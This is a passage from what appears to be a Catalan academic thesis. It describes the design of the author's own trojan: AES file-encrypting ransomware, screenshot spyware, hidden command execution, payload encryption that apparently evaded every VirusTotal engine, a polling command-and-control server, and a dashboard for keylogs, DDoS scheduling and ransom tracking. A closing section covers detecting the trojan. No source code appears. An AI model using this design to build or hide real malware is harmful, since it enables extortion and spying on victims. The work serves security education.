AES és un xifrador de bloc, que divideix el missatge en blocs de mida fixa (128 *bits*), i xifra cada bloc per separat. Cadascun d'aquests blocs passen per diferents rondes. A cadascuna d'aquestes rondes, s'apliquen quatre operacions diferents:

- ***SubBytes*:** Substitueix cada *byte* de les dades per un altre *byte* segons una taula predefinida.
- ***ShiftRows*:** Desplaça les files de les dades per barrejar els *bytes*.
- ***MixColumns*:** Combina les dades de cada columna.
- ***AddRoundKey*:** Afegeix la clau de xifratge a les dades.

Durant el xifratge, els blocs de text pla es transformen en blocs de text xifrat utilitzant la clau i el procés descrit. Per desxifrar, es realitza el procés invers utilitzant la mateixa clau, la qual cosa permet recuperar el text pla original.




Figura 50: Funcionament de l'*AES* en mode *CBC*. Font: https://es.wikipedia.org/wiki/Modos_de_operaci%C3%B3n_de_una_unidad_de_cifrado_por_bloques

El *ransomware* està dissenyat per encriptar el directori personal de l'usuari. No volem encriptar fitxers del sistema, ja que deixaríem el sistema inutilitzable i aquest no seria l'objectiu.

Els fitxers principals que s'encripten són d'aquest tipus:

".txt", ".xlsx", ".doc", ".docx", ".ppt", ".pptx",
".pdf", ".jpg", ".jpeg", ".png", ".bmp", ".gif",
".mp3", ".wav", ".mp4", ".avi", ".mov", ".sql",
".mdb", ".psd", ".zip", ".rar"

Una vegada explicat com funciona l'algorisme, observem ara com es veuria la pantalla de la màquina víctima, després que l'atacant hagi donat la instrucció d'encriptar:

Figura 51: Nota de rescat del *ransomware*

Fins que la víctima no pagui el rescat, l'atacant no desencriptarà els fitxers des del servidor *command and control (C&C)* amb la clau generada particularment per a aquesta màquina, guardada en una base de dades.

6.6.4 Captures de pantalla

Seguint amb tècniques de *spyware*, veurem ara les captures de pantalla. Aquestes captures de pantalla es faran cada cert temps, per no saturar el sistema. Es guarden en un directori del sistema de la víctima, per posteriorment enviar-les al servidor. El servidor tindrà diversos directoris amb l'ID de cada màquina infectada, contenint les captures de pantalla.

Per poder realitzar la captura de pantalla, tenim l'*API* de *Windows* que, fins aquest punt, queda demostrat com n'és de versàtil i de poderosa. S'utilitzen 4 funcions en particular:

- *GetDC()*
- *CreateCompatibleDC()*
- *CreateCompatibleBitmap()*
- *SelectObject()*

Amb aquestes funcions, el troià podrà generar un *bitmap*. El següent pas serà passar aquest *bitmap* a un fitxer *JPEG*. Per fer-ho, s'utilitzaran diferents funcions de la llibreria *libjpeg* [37], a partir de les quals s'ajustaran alguns paràmetres com ara l'amplada, l'alçada i la qualitat, entre d'altres. En aquest punt ja tindríem la captura de pantalla en format *JPEG*. El següent pas serà desar-les en un directori per posteriorment enviar-les al servidor.

A continuació, es mostra un exemple de captura de pantalla que ha fet el troià. Tot i la variació dels colors que presenta la captura, aquest fet no tindria gaire rellevància donat que l'objectiu de l'atacant és extreure informació.




Figura 52: Captura de pantalla feta pel troià

6.6.5 Execució d'instruccions

El troià té la capacitat de fer que la màquina víctima executi instruccions i, a més, capturar l'*output* d'aquesta. Per això, s'ha programat la funció ***ExecuteCommandHidden()*.** Aquesta funció té l'habilitat d'executar comandes en un altre ordinador de manera totalment oculta. Quan utilitzem *CreateProcessA()* per llançar una nova instrucció, aquesta s'executa sense mostrar cap finestra, aconseguint-ho mitjançant l'opció *CREATE_NO_WINDOW*. Això significa que no es mostrarà cap finestra en la pantalla.

Abans d'executar la instrucció, el programa crea un *pipe* usant *CreatePipe()*. Aquest *pipe* actua com un canal de comunicació entre el procés que executa la instrucció i el nostre programa. Es configura de manera que tota la sortida que normalment aniria a la pantalla (sortida estàndard) i els missatges d'error (error estàndard) siguin redirigits a aquest *pipe*. Així, en comptes d'aparèixer en una finestra visible, tot el que la instrucció produeixi es fica al *pipe*.

Una vegada la instrucció s'executa i envia informació a aquest *pipe*, el nostre programa comença el procés de lectura. Mitjançant *ReadFile()*, llegim la sortida de la instrucció des del costat de lectura del *pipe*. Aquesta lectura continua fins que s'ha recollit tota la informació produïda per la instrucció, i aquesta es guarda en la ubicació que hem especificat. Aquesta tècnica és sovint utilitzada pels atacants per evitar sospites quan volen executar instruccions a les màquines infectades.

6.6.6 Encriptació del *payload*

Molts tipus de *malware*, incloent-hi troians i *ransomware*, utilitzen l'encriptació del seu *payload* per passar més desapercebuts i evitar la detecció per part dels antivirus.

Aquesta tècnica consisteix a encriptar el *payload*, de manera que quan aquest arxiu s'executa en el dispositiu de la víctima, el *payload* es desencripta i s'activa sense ser detectat per les mesures de seguretat estàndard.
Segons un informe *ICS CERT* de *Kaspersky* publicat el 2023 [38], els ciberdelinqüents han aconseguit evitar la detecció dels sistemes defensius mitjançant l'encriptació d'un *payload* en arxius de dades binaris separats.

Farem una prova usant VirusTotal. VirusTotal ens permet pujar un arxiu, i veure quants antivirus són capaços de detectar aquest arxiu com a maliciós. Fem la prova adjuntant el nostre *payload* sense encriptar-lo:




Figura 53: *Payload* analitzat a Virus Total. Font: VirusTotal.com

El *payload*, o càrrega útil d'un *software*, pot tenir accions que són neutres i podrien ser utilitzades per a propòsits legítims, com la captura de pantalla o la captura de tecles en el nostre cas, i que l'antivirus no sigui capaç de detectar-ho com una amenaça. No obstant això, en el cas del *ransomware*, l'acció característica de xifrar arxius ha alertat els antivirus, que han pogut detectar aquest comportament sospitós precisament per l'activitat inusual de xifratge massiu d'arxius, el que indica una possible infecció maliciosa.

Com que ja tenim implementat l'algorisme *AES* utilitzat per encriptar els fitxers de la màquina víctima, l'utilitzarem per poder encriptar el nostre *payload* i veure si evita ser detectar per la majoria d'antivirus:




Figura 54: *Payload* encriptat analitzat a *VirusTotal.* Font: VirusTotal.com

Com podem observar, cap antivirus és capaç de detectar aquest *payload*. Però hem de tenir en compte que necessitem una clau per desxifrar-lo, que normalment pot estar dins del troià en si, o podem recuperar-la del servidor.

A més, en encriptar el payload, aquest segueix tenint el mateix tamany: 3.16 *MB*.

6.7 Servidor *command and control* (C&C)

La creació d'un servidor *command and control* (C&C) ens permetrà interactuar amb la base de dades, podent afegir noves dades de noves víctimes, instruccions a executar i desar les dades del *keylogger*, entre d'altres. No només això, sinó que en aquest servidor estarà allotjada la *DLL* maliciosa, que les màquines víctimes obtindran i faran la injecció *DLL*, permetent canviar la *DLL* si ens interessa.

La màquina de l'atacant no és l'única que interactuarà amb aquest servidor, també les màquines víctimes enviaran peticions a aquest servidor per determinar què és el que han de fer.

Per tant, no hi ha una connexió persistent entre la màquina i el servidor. Aquest és un mètode utilitzat pels *malwares* per passar més desapercebuts. El que farà la màquina víctima és un *polling* al servidor, és a dir, anirà fent consultes cada cert temps per evitar sospites.

A continuació, posarem un exemple per veure com la màquina infectada podria executar una instrucció sense haver-hi una connexió contínua. L'atacant envia una sol·licitud *POST* per registrar a la base de dades una nova instrucció. La víctima, després que hagi passat l'interval establert pel *polling*, realitzarà una petició *GET* per obtenir les instruccions i veure si hi ha alguna instrucció que no estigui executada amb el seu ID. Seguidament, executarà la instrucció i es capturarà l'*output*.

6.8 *Dashboard*

Arribem finalment a l'últim component del nostre troià, el *dashboard*. És força comú que determinats tipus de *malware*, especialment aquells dissenyats per a campanyes de ciberatacs sofisticades o xarxes de bots, incloguin un panell de control per als atacants. La seva creació té com a objectiu principal proporcionar una plataforma centralitzada per a la supervisió i gestió de les operacions malicioses. També proporciona una interfície visual que permet a l'atacant monitoritzar l'estat de cada sistema compromès, optimitzant així la coordinació i oferint una visió clara i en temps real de totes les activitats en curs. El *dashboard* està creat per a web i s'ha utilitzat *HTML*, *CSS* i *JavaScript* per al desenvolupament, i interactuarà amb els diferents *endpoints* de l'*API*. A continuació, ho veurem més detalladament.

Això és el primer que trobem en el *dashboard*, totes les màquines infectades:

Figura 55: Màquines infectades al *dashboard*

Com podem observar a la imatge, hi ha 4 màquines infectades. Aquest és un dels apartats més importants del *dashboard*, ja que permet administrar la majoria d'accions malicioses. En aquest cas, permet triar per a cada màquina si es vol registrar les tecles, si es vol fer captura de pantalla i finalment si es vol encriptar l'ordinador.

Seguidament trobem un apartat per indicar l'ID de la màquina víctima i quina ordre vol que aquesta executi:




Figura 56: Secció del *dashboard* per enviar instruccions

No només això, sinó que també hi ha la possibilitat de poder veure l'*output* d'aquesta instrucció

.

Passem ara a l'apartat on podem veure un recopilatori de les tecles que han pressionat les víctimes:




Figura 57: Secció del *dashboard* per veure el text capturat

Tenim l'opció de prémer *show text captured* per poder veure el text capturat.

També hi ha la possibilitat que l'atacant pugui programar un atac *DDoS*:




Figura 58: Secció del *dashboard* per programar l'atac *DDoS*

Es podrà indicar l'*URL* del servidor, un port, el nombre de *threads*, quant de temps durarà l'atac en minuts i finalment a quina hora s'executarà, per tenir una coordinació absoluta entre totes les màquines a l'hora de fer l'atac de denegació de servei.

Finalment, l'atacant necessitarà saber si els ordinadors que estan xifrats han fet el pagament del rescat, per així desencriptar-los. No només això, sinó que també haurà de desar tant la *key* com el vector d'inicialització per poder procedir a la desencriptació.

Des d'aquest mateix apartat, per a cada víctima l'atacant podrà actualitzar l'estat del pagament:




Figura 59: Secció del *dashboard* per comprovar el pagament de les víctimes encriptades

7. Acabant amb el troià

Aquest apartat està dedicat a explorar mètodes per detectar i eliminar aquests *softwares* malintencionats del nostre sistema, especialment quan tenim sospites de la seva presència. Donada la seva capacitat per operar en secret, és crucial comprendre els senyals d'alarma i les tàctiques de defensa.

Si recordem haver descarregat *software* de fonts no fiables o obert correus electrònics sospitosos amb enllaços o adjunts potencialment infectats, aquestes accions ens poden alertar sobre la possible presència de troians en els nostres sistemes. És en aquest context que la capacitat de ser autosuficients en la detecció d'aquestes amenaces és crucial. Havent adquirit una comprensió sòlida dels troians, podem ara enfocar-nos en com detectar i actuar contra aquestes amenaces.

7.1 Símptomes per saber quan s'està infectat per un troià

Els troians poden ser sigil·losos, però sovint deixen senyals reveladores de la seva presència. Aquesta secció explora els indicadors més comuns per detectar que el sistema ha estat compromès.

7.1.1 Rendiment lent del sistema

Quan un sistema ha estat infectat amb un troià, normalment aquest s'acostuma a instal·lar i a operar de manera encoberta, realitzant tota mena d'accions malicioses sense que l'usuari en sigui conscient. Aquestes accions malicioses sovint es fan en segon pla, amb la qual cosa la persona no pot veure-les directament, tot i que consumeixen certs recursos del sistema. Aquestes són algunes de les raons de per què el sistema pot anar lent:

- **Ús elevat de la *CPU*:** Les accions que realitza sovint requereixen un ús elevat de la *CPU*, traduint-se en un rendiment lent de l'ordinador, temps de resposta més llargs en obrir programes o fer accions i, en casos extrems, el sistema pot arribar a congelar-se o bloquejar-se. Els troians sovint realitzen tasques intensives en segon pla, com l'espionatge, la mineria de criptomonedes o l'enviament de correu brossa, fet que pot portar a un ús molt alt de la *CPU*.

- **Comunicacions amb un servidor:** Ja hem vist amb anterioritat com un troià té la capacitat de comunicar-se amb un servidor *command and control (C&C)* perquè un atacant pugui tenir el control absolut de la màquina i enviar la informació. Doncs bé, aquesta comunicació pot consumir un gran ample de banda i reduir la velocitat d'internet, afectant el rendiment del sistema.

- **Processos i serveis addicionals:** Els troians poden instal·lar serveis i processos addicionals que s'executen en segon pla, consumint recursos del sistema i possiblement interferint amb el funcionament normal del sistema operatiu.

7.1.2 La presència de finestres emergents i redireccionament

Aquesta també pot ser una altre senyal preocupant d'infecció per part d'un troià. Aquests anuncis poden aparèixer sobtadament, fins i tot quan no estàs navegant per internet, i sovint són difícils de tancar. Els troians sovint generen aquest tipus de publicitat no desitjada per tal d'enganyar l'usuari perquè hi faci clic, fet que pot portar a la descàrrega de més *malware* o a la revelació d'informació personal.

En relació amb aquest fenomen, trobem el comportament de redirecció durant la navegació, que sovint forma part del mateix esquema maliciós que genera les finestres emergents. Els troians utilitzen aquesta estratègia no només per a causar molèsties, sinó també per a manipular les accions en línia de l'usuari. A mesura que el troià guanya control sobre la navegació web, pot redirigir l'usuari cap a llocs web maliciosos o estafes de *phishing*.

7.1.3 Canvis en el sistema

Un símptoma clau d'infecció per troians és l'aparició de canvis no autoritzats en la configuració del sistema. Això pot incloure alteracions en les configuracions de seguretat, com la desactivació de l'antivirus o del *firewall*, canvis en la configuració del navegador (com una nova pàgina d'inici o l'addició de barres d'eines desconegudes), i modificacions en els fitxers del sistema o en el registre de *Windows*. Aquests canvis, sovint realitzats de manera discreta pel troià per assegurar la seva persistència i evitar la seva detecció, poden comprometre la seguretat del sistema i exposar-lo a riscos addicionals. Per això, és crucial estar atent a qualsevol modificació inesperada en la configuració.

7.2 Detectar el troià

Una vegada hem identificat un o més dels símptomes descrits a l'apartat anterior, és vital prendre mesures per confirmar si realment un troià està operant dins del nostre sistema. Aquesta secció es dedica a explorar com podem detectar de manera efectiva la presència i activitat d'un troià, una tasca que pot ser complexa a causa de la naturalesa oculta i enganyosa d'aquests tipus de *malware*.

7.2.1 Mitjançant antivirus

Per poder detectar un virus en un sistema informàtic, es pot fer servir un *software* antivirus, que és una eina essencial per preservar la seguretat dels dispositius. Està dissenyat amb l'objectiu principal de detectar, bloquejar i eliminar el *malware*, incloent virus, *spyware* i altres tipus de software maliciós.

Els antivirus utilitzen diverses tècniques per detectar *malware*, com la identificació de patrons de *malware*, la monitorització de comportaments sospitosos i la comparació d'arxius amb bases de dades de signatures de *malware* conegudes. A més, és crucial mantenir el *software* antivirus actualitzat per protegir-se contra les darreres amenaces, ja que els desenvolupadors d'antivirus actualitzen contínuament les seves bases de dades amb les signatures dels nous virus i *malware* detectats.

Veiem ara si un antivirus qualsevol, com podria ser *l'Avast*, és capaç de detectar el nostre *loader* i també si és capaç de detectar la *DLL* maliciosa:

Figura 60 *Avast* detectant el *loader* i la *DLL*

També cal remarcar que una dependència excessiva en els programes d'antivirus pot conduir a una falsa sensació de seguretat, donat que aquests programes no sempre detecten les amenaces més recents o avançades, especialment si aquestes utilitzen tècniques sofisticades d'evasió o encriptació.

7.2.2 Executable sospitós agregat a la clau *Run*

La clau *Run* al registre de *Windows* és utilitzada per alguns tipus de *malware* per executar programes de forma automàtica en iniciar el sistema operatiu. Per tant, monitoritzar aquesta clau pot ser útil per detectar la presència de *malware* en un sistema. Alguns passos que es poden seguir per detectar *malware* a través de la clau *Run* inclouen la inspecció de les entrades en aquesta clau per identificar programes desconeguts o sospitosos, i la verificació de la ubicació dels fitxers associats amb aquestes entrades per assegurar-se que no siguin maliciosos.

Tot i això, no es pot confiar únicament en aquesta tàctica, ja que els troians més sofisticats poden emprar mètodes alternatius que no deixen rastre en la clau *Run*. Aquests poden incloure l'ús de tàctiques com tasques programades, que permeten programar

l'execució de *malware* en moments específics. També serveis del sistema, que poden registrar el *malware* com un servei de *Windows* legítim i dificultar-ne la detecció.

7.2.3 Anàlisi de processos a l'Administrador de Tasques

Per detectar la presència de *malware* en un sistema, una de les eines més útils és l'Administrador de Tasques de *Windows*. Aquesta eina permet als usuaris veure i supervisar tots els processos actius a l'ordinador. En obrir l'Administrador de Tasques, és possible identificar processos sospitosos que poden ser indicatius d'una infecció per *malware*. Aquests processos sovint tenen noms desconeguts o inusuals, i poden no tenir una descripció clara o un fabricant identificable. A més, si un procés està utilitzant una quantitat molt alta de recursos, com ara la memòria o la *CPU*, això també pot ser un senyal d'alerta. Tot i que l'ús elevat de recursos no sempre indica la presència de *malware*, ja que alguns programes legítims poden ser exigents en quant a recursos. Una anàlisi més detallada d'aquests processos pot ajudar a determinar si estan relacionats amb activitats malicioses.

Per fer la prova, es testejarà el troià fent la injecció *DLL* al bloc de notes:




Figura 61: Analitzant processos amb l'Administrador de Tasques

Com es pot apreciar, hi ha molts processos que no són normals en un bloc de notes i no tan sols això, sinó que està utilitzant uns 101,9 *MB* de memòria, una memòria molt elevada per ser el bloc de notes. Per tant, podem tenir indicis que el nostre ordinador està infectat per algun tipus de *malware*.

7.2.4 Detecció mitjançant el tràfic de la xarxa

Una altra tècnica eficaç per a la detecció de troians consisteix en la captura i anàlisi del tràfic de xarxa del nostre ordinador. Aquesta tasca es pot realitzar eficientment

mitjançant eines com *Wireshark*, un analitzador de protocol potent i àmpliament utilitzat en la seguretat informàtica.

No obstant això, cal destacar que aquest no és un mètode senzill, ja que requereix coneixements especialitzats en xarxes i seguretat informàtica. L'ús de *Wireshark* implica la capacitat de comprendre i interpretar el tràfic de xarxa, incloent-hi protocols, ports i *IP*. A través d'aquesta anàlisi, es poden identificar patrons de tràfic inusuals o sospitosos, com podrien ser les comunicacions constants amb determinades adreces *IP* desconegudes o poc fiables, que podrien indicar la presència d'un troià.

A més, *Wireshark* permet el seguiment detallat del tràfic, facilitant la identificació de possibles fluxos de dades maliciosos.




Figura 62: Analitzant el tràfic del sistema amb *Wireshark*

7.3 Eliminació del troià

Després d'haver identificat indicis d'activitat maliciosa al nostre sistema, haurem de prendre accions per poder eliminar-la. Aquesta secció està enfocada com a guia del procés que cal seguir per erradicar el *malware* detectat.

